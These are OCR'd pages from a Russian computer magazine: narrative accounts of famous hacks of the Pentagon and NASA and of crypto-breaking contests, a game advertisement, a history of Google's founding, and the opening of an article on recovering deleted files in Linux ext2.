Компьютерная сеть министерства обороны США — одна из самых больших в мире. На содержание своих компьютеров Пентагон тратит порядка 1,8 миллиардов долларов в год. Недавно в министерстве обороны ввели шкалу «состояния боевой готовности» к компьютерным атакам, по аналогии со шкалами военной и террористической угрозы. В зависимости от состояния шкалы армия переводится в соответствующее состояние готовности, что помогает скоординировать действия во время чрезвычайных ситуаций.

После вирусных эпидемий ILoveYou и Blast подобное создали и в компьютерной области.

Я, признаться, не понимаю, как армия США спасет Интернет от вирусных эпидемий, но тем не менее. Серверы в Пентагоне максимально защищены, на них установлено новейшее ПО, самые важные серверы не подключены к глобальной сети, чтобы избежать внешнего вторжения. Несколько тысяч профессиональных системных администраторов следит за работой сети.



статья о всемирно известном хакере Analyzer

Первым хакером, сознавшимся во взломе сетей Пентагона, стал израильтянин Эхуд Тенебаум, в андеграунде известный как Analyzer. Инцидент случился во время усиления напряженной обстановки в районе персидского залива, и правительство США было уверено, что это попытки Ирака помешать развертыванию вооруженных сил в этом районе. Но привлеченные к расследованию ЦРУ и ФБР быстро вышли на изральского хакера, который к Саддаму Хусейну ни малейшего отношений не имел, а взлом совершил просто так, в исследовательских, так сказать, целях. ФБР даже выпустило короткий документальный фильм о том, как в штатах ловят хакеров. Впрочем, доступа к конфиденциальной информации взломщик не получил, благодаря чему отделался сроком в полгода. Куда дальше пошел англичанин Гарри Маккиннон — безработный сисадмин из Лондона. Вычислив ip-адреса сети министерства обороны (что для профессионала труда не составит), Маккиннон через дыры в системах безопасности получил административные права на некоторых компьютерах, с которыми поселился на славу. Удалил из системы 1300 аккаунтов, поудалял множество важных файлов, не забыв кое-что скопировать себе, и поднял привилегии до рутовых на 100 компьютерах.

Обнаружив следы деятельности Гарри, военные, ликвидировав все неполадки, начали расследование этого дела. Выйдя на жителя туманного Альбиона, ФБР объявило Маккиннона в международный розыск. Всего на это дело было потрачено около миллиона (!!!) долларов, в то время как урон от действий хакера составил не больше сотни тысяч. Свой взлом Гарри объяснил тем, что хотел посмотреть информацию о существовании инопланетян, предположив, что у Пентагона есть сведения о зеленых человечках. Не знаю, нашел ли что-либо стоящее Маккиннон, но светит дядьке очень большой срок в местах не столь отдаленных..

Еще одна организация, которая в представлении не нуждается и компьютеры которой должны быть хорошо защищены — аэрокосмическое агентство NASA. Именно здесь ведутся разработки и исследования передовых технологий, осуществляется управление спутниками, космическими кораблями и шатлами. Доступ к информации такого рода строго засекречен. Но 20-летний американец Раймонд Торричелли легких путей не искал — именно НАСА стала целью его взлома. На одном из пра-





официальный сайт pitbull, одной из лучших систем защиты



судя по наклейке, этот диск хорошо защищен



официальный сайт NASA



Майкл Робертсон — спонсор взлома Xbox

вительственных компьютеров Раймонд установил.. IRC-сервер для бесед со своими друзьями из хакгруппы Conflict. А на одном из серверов был установлен снифер, отлавливающий пароли пользователей Гос-Университета Сан-Хосе. Хакер был арестован в собственном доме, прямо за компьютером, на котором нашлись все доказательства его вины. Штраф на 250 000 долларов и тюремное заключение — такова плата за размещение IRC-сервера на правительственном компьютере.

Справедливости ради надо сказать, что ничего особо страшного хакеры не наделали, и, пожалуй, не могли наделать. Запустить ядерные боеголовки или послать спутник на новую орбиту у взломщиков возможности нет. Пока нет…

Ты наверняка наслышан о краже исходников винды. Хакеры завладели ими, запустив в корпоративную сеть компании червя Qaz, перехватывающего все пароли. Видимо, какой-то сотрудник получил зараженное письмо и открыл аттач с заразой, а антивируса на компьютере не было. Перехватив пароль, злоумышленник получил доступ к системе и скачал с одного из серверов исходные коды операционных систем Windows NT 4 и Windows 2000. Все вышесказанное не официальные факты, а гуляющие по Сети слухи, не в коем случае на объективность не претендующие. Тем не менее, исходные коды операционок действительно можно было обнаружить в файлообменных сетях. Но никакой вирусной эпидемии и обилия эксплойтов под винду не последовало — опасность оказалась гораздо менее страшной, чем предполагали эксперты. Но главное даже не это, а то, что даже такая корпорация, как Майкрософт, не может сохранить все свои тайны в безопасности. Что уж говорить о других компаниях?

[криптография] Фирма Certicom в мире криптографии известна своим алгоритмом ECC. Алгоритм намного экономичней и безопасней популярного RSA, 164-битный ECC эквивалентен 1024-битному RSA. Certicom согласна была выплатить награду в 10 тысяч долларов тому, кто сумеет произвести расшифровку алгоритма. Французские энтузиасты свободного ПО, работая полгода и используя 597 компьютеров, сумели взломать ECC длиной в 108 бит. Они получат только 2 тысячи, остальные деньги пойдут в фонд развития свободного ПО.

Этот взлом оказался очень важным — он показал, что даже 1024-битный ключ уже не дает стопроцентной защиты, и новые алгоритмы не являются выходом из положения.

Еще один нашумевший хак совершили шведские криптографы, расшифровавшие алгоритм Саймона Сайна. Сайн — профессор физики в кембриджском университете, автор «Книги кодов» — учебника по криптографии. Он и его помощники написали 10 кодов различной сложности, потратив на разработку около года, и считали свои алгоритмы фактически неуязвимыми. Саймон даже объявил награду за взлом всех 10 кодов — 15 килобаксов. Фредерик Альмгрен заинтересовался этими алгоритмами потому, что они используются в системах

самая секурная ОС OpenBSD

безопасности онлайновых банков и магазинов. Фредерик разгадал все шифры, продемонстрировав миру слабость криптографии, использующейся в web.



даже самый надежный криптоалгоритм можно взломать


На сегодняшний день самым надежным алгоритмом считается стандарт шифрования США — Rijndael. Бельгийскую разработку, победившую в конкурсе AES, поломать еще не успели. Пока не успели. По-настоящему неприступный алгоритм можно создать лишь при использовании квантовой криптографии, которая на сегодняшний день слишком слабо изучена.

[конкурсы] Ты наверняка слышал или читал в][о взломе игровой приставки Xbox, на которую умельцы умудрились поставить Linux. Но знал ли ты, что хакеры делали это не интереса ради, а за очень хорошее вознаграждение — 250 000 долларов. В 2002 анонимный спонсор разместил на *www.sourceforge.com* сообщение о том, что согласен выплатить эту сумму тому, кто приспособит игровую консоль к линуху. Как оказалось, этим спонсором был Майкл Робертсон — исполнительный директор компании Lindows, известный своими попытками скрестить Linux и Windows. Как объяснил он сам, Майкл сделал это для того, чтобы дать людям выбор — мол, монополии не место в демократическом обществе.
В хакерской среде довольно популярным и авторитетным является конкурс *openhack.com*. Этот проект компании eWeek Labs создан для выявления уязвимостей в популярных программных продуктах и для помощи предприятиям, работающим в сфере электронной коммерции. Во время первого конкурса на сайте *www.openhack.com* был размещен онлайновый магазин с мейл-сервером и базой данных. Физически сервер, на котором располагался сайт, находился в Торонто, в фирме Guardent, специализирующейся на интернет-защите. Желающим предлагалось попробовать его взломать. Openhack включал в себя несколько подсетей, в которых использовались самые различные ОС: Solaris, Linux, OpenBSD Windows NT. Настраивать защиту сервера помогали специалисты по безопасности из Microsoft и Sun, а роль брандмауэра выполнял аппаратный файрвол от Axent Technologies. За повреждения веб-сервера взломщик получал 500 долларов, за уничтожение мейл-сервера — 1500, а за получение доступа к базе данных — две с половиной тонны вечнозеленых президентов. Победителем стал консультант по ИТ-защите Луис Мора. На пути к базе данных хакер нашел 3 уязвимости в скриптах электронного магазина MiniVend и 1 уязвимость в ОС Solaris.
На третьем конкурсе опенхака сумма главного приза составила уже 50 000 долларов. Оно и понятно — хакерам нужно было взломать PitBull, программу компьютерной защиты компании Argus Systems Group. Питбуль — новое слово в ИТ-безопасности, система, работающая с ОС на уровне ядра, контролирующая доступ к ФС и процессам. Все разработки были закрытыми, и никто толком не знал, что представляла собой защита. Pitbull стал единственной преградой, которую хакерам на конкурсе DefCon не удалось взломать. И на OpenHack 3 программа вновь оказалась неуязвимой. Впрочем, этому можно найти другое объяснение, помимо неприступности ПО. Хакеры — суперпрофессионалы, они вряд ли будут светиться на подобных конкурсах даже за 50 тысяч баксов, а у обычных энтузиастов просто не хватило квалификации.
Еще одну халтуру подкинула гикам Mozilla Foundation — за 5 найденных ошибок в своем огнелисе она будет выплачивать по 2500 долларов. Пять человек уже получило свои деньги, можешь успеть и ты — программа «деньги за 5 ошибок» еще действительна.
Криптоаналитики могут заполучить машину Ferrari 360. Не просто так, конечно, а за взлом системы шифрования компании MegaNet. Скачай с сайта *www.meganet.com* файл ferrari.vme, весящий всего лишь 147 килов, и извлеки оттуда документ. Извлечешь — тебе отправят автомобиль. Правда, расходы по транспортировке за твой счет, но думаю, это не омрачит радости от победы.
Если ты любил в школе решать математические задачки, попробуй себя в конкурсе Bodacion Technologies. Каждый участник получает последовательность из 999 чисел, сгенерированных специальным алгоритмом. Задача — найти тысячное число. Твоя награда составит 10 тысяч убитых енотов, но сразу предупреждаю — за последний год никто так и не сообразил, по какому алгоритму расположены числа…
Не так давно компания SDMI, рекламируя свои средства защиты музыкальных записей от копирования, пообещала каждому, кто сможет взломать ее алгоритмы 10 000 долларов. Пообещала зря, потому что группа американских исследователей всего через несколько дней после начала конкурса не оставила от защиты и следа. SDMI поняв, что после этого продавать свою продукцию будет проблематично, объявила, что взлом невозможен без ухудшения качества звучания, а если это кому-то и удалось, то исключительно случайно. Денег своих хакеры так и не получили, хотя лучшим подтверждением слабости алгоритмов SDMI является обилие пиратских дисков на любом рынке.

[итоги] В этой статье я хотел рассказать тебе о программных продуктах, которые не смогли сломать крэкеры. Но, как оказалось, ломали все: от мелких утилит до операционных систем. Единственная защита, которую действительно крэкнуть невозможно — это демоверсии, где пользователь получает полнофункциональную программу лишь после того, как ее купит. Примером такой программы может служить Xspider, для седьмой версии которого крэка не существует.
На рынке защит от копирования CD-дисков лидирует StarForce — все остальные ломаются в домашних условиях за десять минут. StarForce же до сих пор считается неуязвимым, хотя каждый наш читатель знает, что достаточно прямых рук и программы Алкоголь 120%, чтобы копирнуть диск с данными. А самый безопасный протокол связи и передачи данных — OpenSSH. Не отстает от него и ssh2 от компании Datafellows, который является закрытой коммерческой разработкой и считается одним из самых секурных.
Надеюсь, после прочтения этой статьи ты понял, что абсолютная защита — это что-то из жанра научной фантастики. Взломать, действительно, можно все. Вопрос во временных и материальных затратах. И, как показывает практика, эти затраты не являются заоблачными



armi.mil — самый важный правительственный сайт США



зеркало дефейса Microsoft.com


КОФЕ-БРЕЙК
ПЕРЦЫ В ОФИСЕ

- Острая смесь: симулятор офиса в жанре The Sims и черный юмор!
- Шутки известных радиоведущих Геннадия Бачинского и Сергея Стиллавина добавили игре перцу!
- Найди в игре своих реальных коллег и сделай с ними то, что всегда хотел!
- Самоучитель по карьерному росту: подлизывайся, обманывай, подставляй!
- Предупреждение. Обязательно попытайся повторить это в своем офисе!

Внимание: КОНКУРС! Выиграй 1 из 100 призов!


В игре использована ненормативная лексика Геннадия Бачинского и Сергея Стиллавина!

Интриги. Скандалы. Флирт. Реальные перцы в реальном офисе!













1 основатели Google Inc.
2 Эрик Шмидт, директор Google

История одного поисковика

В 1938 ГОДУ В ЖУРНАЛЕ SCRIPTA MATHEMATICA БЫЛА ОПУБЛИКОВАНА НАУЧНАЯ РАБОТА АМЕРИКАНСКОГО МАТЕМАТИКА ЭДВАРДА КАЗНЕРА, В КОТОРОЙ ВПЕРВЫЕ ИСПОЛЬЗОВАЛОСЬ СЛОВО «ГУГОЛ» (GOOGOL), ОЗНАЧАВШЕЕ ЧИСЛО 10 В СОТОЙ СТЕПЕНИ, ТО ЕСТЬ ЕДИНИЦУ СО СТА НУЛЯМИ. ЭТО СМЕШНОЕ НАЗВАНИЕ ДЛЯ ЧИСЛА ПРИДУМАЛ ДЕВЯТИЛЕТНИЙ ПЛЕМЯННИК КАЗНЕРА. СЕГОДНЯ СЛОВО «ГУГЛ», У КОГО НИ СПРОСИ, АССОЦИИРУЕТСЯ СОВСЕМ НЕ С МАТЕМАТИЧЕСКОЙ ВЕЛИЧИНОЙ, А С САМОЙ ПОПУЛЯРНОЙ ПОИСКОВОЙ СИСТЕМОЙ В ИНТЕРНЕТЕ. ОБ ИСТОРИИ СТАНОВЛЕНИЯ КОМПАНИИ GOOGLE И ПОЙДЕТ РЕЧЬ В ЭТОЙ СТАТЬЕ | Rossomahaar (rossomahaar@mail.ru)

Секреты успеха Google

[Брин и Пейдж] История создания Google напоминает ставшие уже знаменитыми истории Apple или Hewlett Packard: «двое молодых людей начинают претворять в жизнь свои идеи в гараже…». Но начнем с самого начала.

Сергей Брин родился в Москве в 1973 году в семье математиков — его отец был школьным учителем, а дед преподавал математику в 50-х годах в МЭИ. В 1979 семья переехала из СССР в штаты по американской программе эмиграции для лиц с еврейскими корнями. Там отец Сергея, Михаил Брин, стал преподавать в университете штата Мэриленд, а мать работать в NASA ученым специалистом. С самого детства он и его младший брат Сэм проявляли интерес к компьютерной технике. Первым компьютером Сергея был Commodore-64, подаренный ему отцом. Однажды первокласснику Брину удалось сильно удивить учителей школы тем, что он выполнил домашнее задание на компьютере и принес его распечатанным на принтере — в начале восьмидесятых даже в США персональные компьютеры были редким явлением.

Окончив школу, Сергей, конечно же, поступает на факультет математики университета Мэриленда, который он оканчивает досрочно, заработав себе престижную стипендию NSGF. Стипендия позволила ему продолжить обучение в Стэндфордском университете, причем принят он был сразу в докторантуру — университеты США иногда позволяют одаренным студентам перескочить через степень магистра и идти от бакалавра сразу к докторской степени, а степень магистра аспирантуры получают уже в процессе обучения. Итак, в 1993 Брин покидает Мэриленд и переезжает в город Пало-Альто, расположенный в калифорнийской Кремниевой долине, где находится Стэндфордский университет. В 1995 году Сергей Брин получит степень магистра, планируя еще через два года стать доктором технических наук со специализацией в информационных технологиях.

В первый год обучения в Стэнфорде Сергей написал довольно интересную программу, умеющую автоматически скачивать свежие фотки девчонок с сайта Playboy и устанавливать их в качестве скинсейвера на его компьютере. Его сокурсники позднее отмечали, что впервые увидели тогда программу, находившую информацию в Интернете в автоматическом режиме. Прожила эта программка совсем недолго (так как очень не понравилась подружке Сереги). Но тема поиска информации стала наблюдаться во многих научных работах Сергея.

Лоренс Пейдж родился в семье знаменитого компьютерщика, одного из пионеров компьютеростроения, Карла Пейджа. Как и Сергея, Ларри с детства окружали компьютеры. Они были его главным увлечением, но особенно его интересовало «железо».

После школы парень поступил в университет штата Мичиган, где его отец преподавал курс теории вычислительных систем. Существует интересная история о том, как Ларри однажды собрал модели черно-белого струйного принтера и плоттера из набора деталей конструктора Lego. Во время учебы он участвовал во многих университетских научных обществах, часто — в качестве руководителя. Окончив с отличием университет, Пейдж решил продолжить свое обучение в элитном Стэнфорде.

В марте 1995 года Ларри вместе с группой выпускников Мичиганского университета приехал в Стэнфорд. На тот момент ему было уже 24 года. Ознакомить группу с университетом поручили Сергею Брину, который проучился там уже два года.

Участники экскурсии впоследствии рассказывали, что Ларри и Сергей весьма не понравились друг другу — они начинали спорить по любому пустяку, каждый стремился доказать правильность своей точки зрения. Вероятно, на этой почве они и сошлись, став вскоре близкими друзьями.

[Университетский Google] Сергей, получивший уже степень магистра, успел поучаствовать в реализации многих учебных проектов: он разрабатывал систему отслеживания нарушения авторских прав, участвовал в создании конвертора документов формата TeX в HTML (его использовали для публикации научных документов в Сети), создал сайт, на котором осуществлялась рейтинговая оценка новых кинофильмов. Но все больше его занимали проблемы сбора данных. Он вступает в рабочую группу MIDAS (Mining Data at Stanford).

В этом же направлении вел свои исследования и Ларри Пейдж. Раньше не разделявшие идеи друг друга, Сергей и Лари впоследствии сходятся во мнении, что существующие поисковые системы крайне неэффективны, и что необходимо выработать новый подход к поиску информации в Интернете.

В конце 1995-го они начинают вместе работать над совместным проектом под управлением доцента кафедры информатики и вычислительной техники Раджива Мотвани. Их проект в общих чертах был готов уже к началу 1996 года и представлял собой совершенно новый алгоритм поиска информации, технологию получившую название Page Rank. Основная идея технологии проста для понимания и состоит в следующем. Созданный парнями весной 1996 года поисковый сервер BackRub анализировал так называемые обратные ссылки (back links), то есть количество ссылок в Интернете, ведущих на данный сайт. Далее выстраивал иерархию сайтов, основываясь на полученных данных. Таким образом, реализуется основная идея, предложенная Пэйджем и Брином для эффективного поиска информации: чем чаще имя сайта цитируется в Сети, тем более актуальную и нужную информацию для пользователя он содержит. В ответ на определенный запрос поисковик выводил ссылки, предварительно отсортированные по значимости. Сортировка эта осуществлялась не только путем анализа количества ссылок на данный сайт, но и анализа их качества — ссылка с сайта, занимающего высокое место в иерархии, имела больший удельный вес, чем ссылка с менее значимого, пропорционально их положению в общем рейтинге.

Идея была описана в нескольких научных статьях, опубликованных Брином в американских академических журналах.

Осенью 1996 года в комнате университетского общежития Ларри собирает мощный сервер, предназначенный для индексации интернет-сайтов. Хотя университет частично профинансировал работу ребят, им пришлось влезть в долги на 15 тысяч долларов — потребовалось купить жестких дисков общим объемом в 1 терабайт. Сергей, в свою очередь, занялся продвижением проекта, превратив свою комнату в офис. Ребята предоставили всем учащимся Стэнфорда возможность использовать BackRub для внутривузового поиска информации, а сами продолжили развивать свое детище.

Запатентовав свою технологию поиска, Брин и Пейдж решили продать ее какой-нибудь крупной интернет-компании, но из этой затеи ничего не получалось. Компании в то время весьма недальновидно рассматривали перспективы поисковых сервисов, считая их чем-то второстепенным. Глава крупной в то время компании Excite, Джордж Белл, объяснял ребятам, что на поиске денег не заработаешь, что лучше открыть бесплатный почтовый сайт и делать деньги на баннерных показах (через несколько лет Excite обанкротилась). Несмотря на вынесенный профессионалами интернет-бизнеса приговор о бесперспективности проекта, Сергей и Ларри продолжили его поддерживать, не оставляя попыток его продажи.

Примерно в это время их поисковик обрел свое имя — Google. Парни немного изменили написание слова googol, сделав его более благозвучным. Название как нельзя лучше отражает предназначение сервиса — структурировать огромное количество информации, стремящееся своими объемами к числу гугол. Весь 1997 год поисковик использовали студенты Стэнфорда, пребывавшие от него в восторге. А в 1998 году бета-версия Google была запущена на сервере Стэндфордского университета. Найти его можно было по адресу *http://google.stanford.edu*. В том же году Сергей Брин и Ларри Пейдж получают возможность преподавать в университете. По вторникам и четвергам они ведут лекции по курсу «Анализ данных, поиск и Всемирная паутина».

Летом 1998 года Сергей встретился с Дэвидом Фило, создателем Yahoo! (кстати, тоже бывшим студентом Стэнфорда). На предложение Сергея о продаже Google, Дэвид дал отказ и посоветовал тому заниматься не поисками покупателя данной технологии, а организовать собственную компанию, специализирующуюся на поиске информации в Интернете.

В этом году у Пейджа и Брина начались проблемы с руководством университета. Им причислялось компьютерное хулиганство — робот Гугла не обращал внимания на файлы robots.txt, качая таким образом, внутреннюю университетскую информацию. Кроме того, Google съедал 50% всего университетского трафика — им пользовалось уже около 10 тысяч человек в день. Сергею и Ларри дали понять, что дальнейшее присутствие их поисковой системы на сервере университета нежелательно.

[Гараж Google Inc.] В начале сентября 1998 года Сергей Брин встретился с Энди Бехтольшеймом, основателем компаний Sun Microsystems и Granite Systems. Сергей рассказал в общих чертах о возможностях новой технологии, показал Google в действии и уже хотел было подробно объяснить принципы работы поисковика, но Энди не стал даже вникать в детали. Он просто спросил: «На чье имя выписывать чек?».

Чек на сумму 100 тысяч долларов был выписан на еще не существующую компанию Google Inc. Парни решили покинуть Стэнфорд (Брину оставалось всего полгода до защиты докторской диссертации), прихватив с собой Крейга Сильверштейна. За несколько дней они подготовили все необходимые для регистрации компании документы, собрали еще немного денег и нашли офисное помещение для своей фирмы. 7 сентября компания Google Inc. была официально зарегистрирована и начала работу на следующий день, когда все три ее работника прибыли в гараж, расположенный в Менло-Парке штата Калифорния.

Теперь сайт поисковика обрел доменное имя *google.com* . В прессе все чаще стали появляться фразы: «умный поисковик» и такие крупные издания, как USA Today и Le Monde. Особенно отметили Google за удобство поиска информации. В декабре 1998 года авторитетнейший журнал PC Magazine составил список ста лучших сайтов Интернета. В этом списке оказался и *google.com*. С этого началася бурный рост Google Inc.

В феврале следующего года у компании было уж восемь сотрудников, а число запросов на сервере переваливало за 500 тысяч в день. Гараж в Менло-Парке стал слишком мал для нормальной работы, и офис компании переместился на Юниверсити авеню города Пало-Альто. В июне Google Inc. получает инвестиций в размере 25



1 Сергей, Ларри и Эрик
2 Ларри Пейдж
3 Сергей Брин

миллионов долларов от двух крупнейших в Силиконовой долине венчурных компаний — Sequoia Capital и Kleiner Perkins Caufield & Byers. Представители этих компаний, Майк Мориц и Джон Дерр (ранее работавший с Sun Microsystems, Amazon и Yahoo!), становятся членами совета директоров Google.
К концу 1999 года офисных помещений стало вновь не хватать, и было принято решение о постройке собственного здания.

[Googleplex] После переезда в так называемый Googleplex — новый офис, расположенный в Маунтин Вью, компания получила свой первый действительно крупный контракт, заключенный с America On-Line. Став официальным поисковым сервером портала AOL, Google получил до 3 миллионов запросов в день. Во второй половине сентября поисковая система перестала быть бета-версией. В этом же году Google вышла за пределы штатов, начав предоставлять свои услуги посетителям британского портала Virgin Net и итальянского Virgilio. Google продолжал стремительно покорять мир. Такие крупнейшие азиатские порталы, как японский BIGLOBE, китайский NetEase и южно-корейский Lycos Korea, стали пользоваться услугами Google. Крупнейший латиноамериканский портал Universo Online также стал их клиентом. Был подписан контракт с Yahoo! — самым популярным сайтом в Интернете. Компания стала победителем конкурса журнала Wired, получив «Голос читателей Wired». Google Inc. открыл свои отделения в Токио и Гамбурге для привлечения рекламодателей. К концу года поисковик обрабатывал 20 миллионов запросов в день, а в 2001 году уже 100 миллионов. Наконец, компания начала приносить прибыль.
Сейчас в Googleplex созданы все необходимые условия для плодотворной работы. Сотрудники могут в любое время воспользоваться автоматами с бесплатным кофе, чаем, прохладительными напитками. В офис можно приходить с детьми, домашними животными. А в столовой готовит один из лучших поваров Калифорнии. В коридорах офиса над некоторыми дверьми висят огромные шары красного, желтого, синего и зеленого цветов, присутствующих в логотипе компании. Теми же цветами нарисованы карандашные рисунки, развешенные по стенам. На них изображен жизненный путь компании, ее главные успехи. На входе в Googleplex стоит монитор, отражающий в режиме реального времени запросы, обрабатываемые в данный момент поисковиком. На некоторых стенах можно встретить мишени для игры в дартс. Двадцать процентов рабочего времени сотрудники могут использовать для развития своего потенциала: разработки собственных проектов, проведению исследований, написанию статей или просто для самообразования.
Про Google Inc. говорят, что быть частью компании — не работа, а привилегия. Помимо высокой заработной платы, сотрудники получают также акции компании, и многие из служащих компании стали миллионерами после выпуска акций на рынок. Требования к соискателям очень высоки — так среди первых нанятых 150 человек было 20 докторов технических наук. Сами Брин и Пейдж занимают должности президентов компании. Сергей — президент по технологии, Лоренс — президент по продукции. На должность председателя совета директоров и главного исполнительного директора они наняли более опытного в бизнесе человека — Эрика Шмидта, работавшего до Google в Novell. Сергей большую часть рабочего времени занимается организационными вопросами, принимает решения, связанные с дальнейшей политикой компании. Он также активно участвовал в проекте русификации Google — несмотря на то, что он покинул Россию в пятилетнем возрасте, он прекрасно говорит по-русски и часто дает отечественным журналистам интервью на русском языке.
К 2003 году Google стал самой популярной поисковой системой в мире: 200 миллионов запросов в день на 88 языках! В некоторых странах это составляло больше 80% от всего объема поисковых услуг в Интернете. В новых энциклопедических словарях можно встретить глагол to google, означающий поиск информации в Сети.

[Капитализация] В начале 2003 года известная британская компания Interbrand объявила Google брендом года. Поисковику удалось обойти в этом звании Apple и Coca-Cola. Получая огромные прибыли, Google в 2004 году все еще оставалась частной компанией, акции которой принадлежали узкому кругу компаний-инвесторов, ее основателям и работникам. Для дальнейшего развития стало необходимо выводить Google Inc. на биржу. Произошло это в августе месяце, когда акции компании появились на бирже NASDAQ, вызвав большой ажиотаж и сделав Сергея и Ларри миллиардерами. Чуть позже журнал Forbes назовет авторов Google самыми молодыми миллиардерами планеты.
Чтобы исключить влияние корпораций, владеющих большим пакетом акций, на аукционе были распроданы только акции, не дающие их держателю права голоса в компании. Право управлять компанией, основатели оставили за собой.
В 2004 году Сергею Брину и Лоренсу Пейджу вручили престижную премию Маркони. До этого ею были удостоены Тим Бернерс-Ли, придумавший WWW, Роберт Меткалф — изобретатель технологии Ethernet. Как видишь, разработки Сергея и Ларри в области информационных технологий были высоко оценены, даже признаны революционными.
Сайт The Times of India проанализировал в 2001 году преимущества Google перед другими поисковыми системами. Выяснилось, что сильные стороны Гугла — это минимальное человеческое вмешательство в механизм поиска и постоянное совершенствование используемой технологии. Важной составляющей успеха компании стало также правильное позиционирование на сложившемся рынке интернет-услуг на протяжении всего своего существования. Изначально Google Inc. не рассматривал крупные порталы в качестве своих конкурентов, а видел в них потенциальных клиентов. Лицензирование собственной поисковой системы другим фирмам превратилось в крупный источник доходов. А позже компания начала наращивать количество дополнительно предоставляемых сервисов.
Хотя лицензирование технологий другим фирмам и принесло ощутимую прибыль, основным источником доходов все же является реклама. Здесь Google вновь проявил себя инноватором. Во-первых, полное отсутствие баннеров, надоедливых всплывающих окон и т.п., вместо всего этого — обычные ссылки на сайты рекламодателей. Во-вторых, только тематическая реклама, соответствующая введенному пользователем запросу. В-третьих, рекламные ссылки выделяются среди остальных, что весьма честно по отношению к пользователям. Преимущества такой рекламной модели по достоинству были оценены как юзерами, так и рекламодателями. Сотни тысяч рекламодателей заключили контракты с Google.

[Google VS Microsoft] Сегодня Google.com занимает четвертое место в списке самых посещаемых сайтов Интернета, уступая Yahoo!, MSN и AOL. Между этими компаниями началась настоящая война за сетевыми юзерами. Вряд ли поисковые системы от Yahoo! или AOL смогут конкурировать с Google, а вот портал от Гугла может оказаться вполне конкурентоспособным. Впрочем, время покажет. Реальная угроза для Google исходит сейчас от Microsoft, ведущей работы по развитию своей системы MSN, которая, конечно же, станет активно использоваться следующими версиями их операционных систем. Стив Балмер на недавней встрече со студентами Стэнфорда поделился мыслями о будущем Google, отведя тому пять лет жизни, а Билл Гейтс на конференции D3, прошедшей в Карлсбаде, назвал Гугл «пузырем, пока еще находящемся на плаву».
В средствах массовой информации часто цитируется фраза Сергея Брина: «Некоторые говорят, что Google — это Бог. Другие — что это сам Сатана. Но если те и другие думают, что Google чересчур влиятельна, то пусть вспомнят, что поисковые системы разделяет единственный щелчок мыши. Люди приходят на Google потому, что они ее выбирают. Мы их не заставляем»



1 работники компании
2 рабочее место сотрудницы Google :)






Второе рождение удаленных файлов

ДЛЯ ВОССТАНОВЛЕНИЯ УДАЛЕННЫХ ФАЙЛОВ СУЩЕСТВУЕТ МНОЖЕСТВО ГОТОВЫХ УТИЛИТ, НО ДАЛЕКО НЕ ВСЕ (И НЕ ВСЕГДА) ИЗ НИХ РАБОТАЮТ, КАК ОЖИДАЕТСЯ. НАМНОГО НАДЕЖНЕЕ (И ИНТЕРЕСНЕЕ) ВОССТАНАВЛИВАТЬ ДАННЫЕ ВРУЧНУЮ. СЕЙЧАС МЫ ПОГРУЗИМСЯ В МИР ФАЙЛОВОЙ СИСТЕМЫ EXT2FS И ПОСМОТРИМ, КАКИЕ ШЕСТЕРЕНКИ ПРИВОДЯТ ЕЕ В ДВИЖЕНИЕ | Крис Касперски ака мыщъх

Восстанавливаем данные в Linux

[введение] Почему гибнут файлы? Карма у них такая. А если серьезно, то существуют тысячи причин — от вирусов до ошибок человеческого фактора. Основным способом общения с пользователем в Linux остается командная строка, легко удаляющая все без разбора. Стоит только отдать слегка неверный приказ и... Куда подевались все мои файлы? В MS-DOS существовала замечательная утилита undelete, регулярно вытаскивающая из небытия многие мегабайты данных. В популярной оболочке Midnight Commander также имеется похожая команда. К сожалению, она срабатывает не всегда (или обнаруживает не все файлы), и тогда приходится прибегать к ручному восстановлению. Не волнуйся! Это намного проще, чем может показаться на неискушенный взгляд!

